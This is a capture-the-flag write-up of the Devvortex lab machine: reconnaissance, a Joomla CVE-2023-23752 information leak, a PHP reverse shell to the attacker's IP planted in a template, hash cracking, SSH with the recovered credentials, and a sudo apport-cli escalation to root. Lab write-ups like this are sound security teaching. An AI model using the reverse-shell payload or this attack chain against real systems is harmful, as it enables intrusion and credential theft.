


nmap was launched and the following results were obtained.

```
> sudo nmap -sTVC -p- 10.10.11.242
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-29 00:39 CET
Nmap scan report for 10.10.11.242
Host is up (0.099s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE      SERVICE VERSION
22/tcp    open      ssh       OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 48add5b83a9fbcbe7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp    open      http      nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://devvortex.htb/
16242/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1300.29 seconds
```

Visiting directly the IP address (<http://10.10.11.242>) revealed that we need to resolve domain devvortex.htb domain. Next step is to add 10.10.11.242 devvortex.htb into /etc/hosts file.

The following web page was accessed




The next step was to launch GoBuster to try to find hidden directories, but nothing, several minutes later, no remarkable folder was detected.

```
> gobuster dir -u http://devvortex.htb -w ~/Wordlist/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt,yaml,bak
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://devvortex.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /home/flynn/Wordlist/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.1.0
[+] Extensions:      yaml,bak,php,html,txt
[+] Timeout:         10s
=====
2023/11/30 00:24:14 Starting gobuster in directory enumeration mode
=====
/images           (Status: 301) [Size: 178] [--> http://devvortex.htb/images/]
/index.html       (Status: 200) [Size: 18048]
/contact.html     (Status: 200) [Size: 8884]
/about.html       (Status: 200) [Size: 7388]
/css              (Status: 301) [Size: 178] [--> http://devvortex.htb/css/]
/do.html          (Status: 200) [Size: 7603]
/portfolio.html   (Status: 200) [Size: 6845]
/js               (Status: 301) [Size: 178] [--> http://devvortex.htb/js/]
Progress: 61080 / 1323366 (4.62%)
```

Another solution that I sometimes use is checking if exist other VHOST and this time I was lucky and I got results interesting.

```
> gobuster vhost -u http://devvortex.htb -w ~/Desktop/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://devvortex.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /home/flynn/Desktop/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:       gobuster/3.1.0
[+] Timeout:         10s
=====
2023/11/30 00:59:43 Starting gobuster in VHOST enumeration mode
=====
Found: dev.devvortex.htb (Status: 200) [Size: 23221]
=====
2023/11/30 01:00:35 Finished
=====
```

I found dev.devvortex.htb, I added to hosts file and I check the web.



Apparently is the same web but different design, maybe a web under development. I try again Gobuster if this time maybe find some interesting directory. Finally a directory called administrator appeared.

```

> gobuster dir -u http://dev.devvortex.htb -w ~/Desktop/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt,yaml,bak
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://dev.devvortex.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /home/flynn/Desktop/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.1.0
[+] Extensions:     bak,php,html,txt,yaml
[+] Timeout:         10s
=====
2023/11/30 13:01:39 Starting gobuster in directory enumeration mode
=====
/index.php           (Status: 200) [Size: 23221]
/images              (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/images/]
/home                (Status: 200) [Size: 23221]
/media               (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/media/]
/templates            (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/templates/]
/modules              (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/modules/]
/plugins              (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/plugins/]
/includes             (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/includes/]
/language             (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/language/]
/README.txt          (Status: 200) [Size: 4942]
/components           (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/components/]
/api                  (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/api/]
/cache                (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/cache/]
/libraries             (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/libraries/]
/robots.txt           (Status: 200) [Size: 764]
/tmp                  (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/tmp/]
/LICENSE.txt          (Status: 200) [Size: 18092]
/layouts              (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/layouts/]
/administrator         (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/administrator/]

```

It was a Joomla login portal.


Not secure | dev.devvortex.htb/administrator/

Debian.org Latest News Help


Joomla! Development

Development
Joomla Administrator Login

Need Support?
You can find help here:
[Joomla! Support Forum](#)
[Joomla! Documentation](#)
[Joomla! News](#)



Username

Password
 

Log in

[Forgot your login details?](#)

Next step, it was to launch JoomScan.

However, the exploit was written in Ruby and was causing some issues with the libraries. I decided to rewrite the exploit in Python, which allowed it to function properly. With the exploit working as intended, I was able to obtain information that gave me access to the Joomla login page.


✍ If you are interested view the code of the exploit is in this [GitHub](#).

```
> python3 cve-2023-23752.py http://dev.devvortex.htb
Users
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered

Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: False


Database info
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: 
DB name: joomla
DB prefix: sd4fg_
DB encryption 0
```

On time logged, I went to System - Administrator Templates and I found an Autumn template.



Next step it was insert php shell to get a shell in the system

`system('bash -c "bash -i >& /dev/tcp/10.10.14.167/1337 0>&1"');`



I got the shell.

```

> nc -lvp 1337
listening on [any] 1337 ...
connect to [10.10.14.167] from (UNKNOWN) [10.10.11.242] 52006
bash: cannot set terminal process group (859): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$


```

The next step was to navigate to the home folder. Inside a directory named 'logan', I found a file called 'user.txt', but I was unable to read it due to lack of permissions.

```
cd /home
www-data@devvortex:/home$ cd logan
cd logan
www-data@devvortex:/home/logan$ ls
ls
user.txt
www-data@devvortex:/home/logan$
```

As I spent time thinking about how to read the file, I searched for ways to elevate my privileges or find any hints to move forward. It then occurred to me that there was another user named Logan when I extracted information from Joomla.

Since Joomla's login works under MySQL, I assumed that the user Logan would be in the MySQL database. Therefore, I tried to access the database to look for any clues.

 **To avoid issues with MySQL I recommend get a complete shell with**

```
python3 -c "import pty;pty.spawn('/bin/bash')"
```

```
www-data@devvortex:~/dev/devvortex.htb/administrator/templates/atum$ mysql -u lewis -p joomla --password=P4ntherg0t1n5r3c0n##
mysql: [Warning] Using a password on the command line interface can be insecure.
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 24
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
```

Extracting the tables.


```
mysql> show tables;
show tables;
+-----+
| Tables_in_joomla |
+-----+
| sd4fg_action_log_config |
| sd4fg_action_logs |
| sd4fg_action_logs_extensions |
| sd4fg_action_logs_users |
| sd4fg_assets |
| sd4fg_associations |
| sd4fg_banner_clients |
| sd4fg_banner_tracks |
| sd4fg_banners |
```

```
mysql> select username,password from sd4fg_users;
select username,password from sd4fg_users;
+-----+-----+
| username | password |
+-----+-----+
| lewis | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYW RceBmy8XdEzmlu |
| logan | $2y$10$IT4k5kmSGvHS09d6M/lw0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |
+-----+-----+
2 rows in set (0.00 sec)

mysql> █
```

After obtaining Logan's hash, I proceeded to crack it using John the Ripper. It's possible use other tools like for example Hashcat.

```
> john hash --wordlist=~/.Bug_Tools/Wordlist/rockyou.txt
Warning: detected hash type "bcrypt", but the string is also recognized as "bcrypt-opencl"
Use the "--format=bcrypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(?)
```

The next step was use SSH with Logan credentials

```
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$ ssh logan@10.10.11.242
<dministrator/templates/atum$ ssh logan@10.10.11.242
Could not create directory '/var/www/.ssh'.
The authenticity of host '10.10.11.242 (10.10.11.242)' can't be established.
ECDSA key fingerprint is SHA256:7+5qUqmyILv7QKrQXParj5uYqJwwe7mpUbzD/7cl44E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
```

I gained access to Logan's Bash, allowing me to read user.txt and obtain the first flag.

```
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings  
  
Last login: Sat Dec 2 18:48:06 2023 from 10.10.11.242  
logan@devvortex:~$
```

I have now reached the stage where I need to gain root access to the system. In order to do so, I had to elevate my privileges. I tried several techniques, such as using LinPeas, identify interesting files with SUID enabled. Eventually, I experimented with sudo command and was able to find a clue to move forward.

During my investigation, I came across a tool named apport-cli that had permission to execute sudo commands and access root privileges.

```
logan@devvortex:~$ sudo -l  
sudo -l  
[sudo] password for logan: tequieromucho  
  
Matching Defaults entries for logan on devvortex:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User logan may run the following commands on devvortex:  
    (ALL : ALL) /usr/bin/apport-cli  
logan@devvortex:~$
```

I investigated the tool apport-cli and I found a vulnerability related to the elevation of privileges. If you want the details visit the link below this text.

<https://github.com/canonical/apport/commit/e5f78cc89f1f5888b6a56b785dddc b0364c48ecb>

```
logan@devvortex:/var/crash$ sleep 13 & killall -SIGSEGV sleep  
sleep 13 & killall -SIGSEGV sleep  
[1] 1901  
logan@devvortex:/var/crash$
```

```
logan@devvortex:/var/crash$ ls  
ls  
h _usr_bin_sleep.1000.crash  
[1]+  Segmentation fault      (core dumped) sleep 13  
logan@devvortex:/var/crash$
```

```
[1]+  Segmentation fault      (core dumped) sleep 13  
logan@devvortex:/var/crash$ sudo apport-cli -c /var/crash/_usr_bin_sleep.100.crash
```

Finally I got root and the second and last flag.

```
root@devvortex:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@devvortex:~#
```

In my opinion, it was a very interesting machine with different challenges and I learned things very interesting.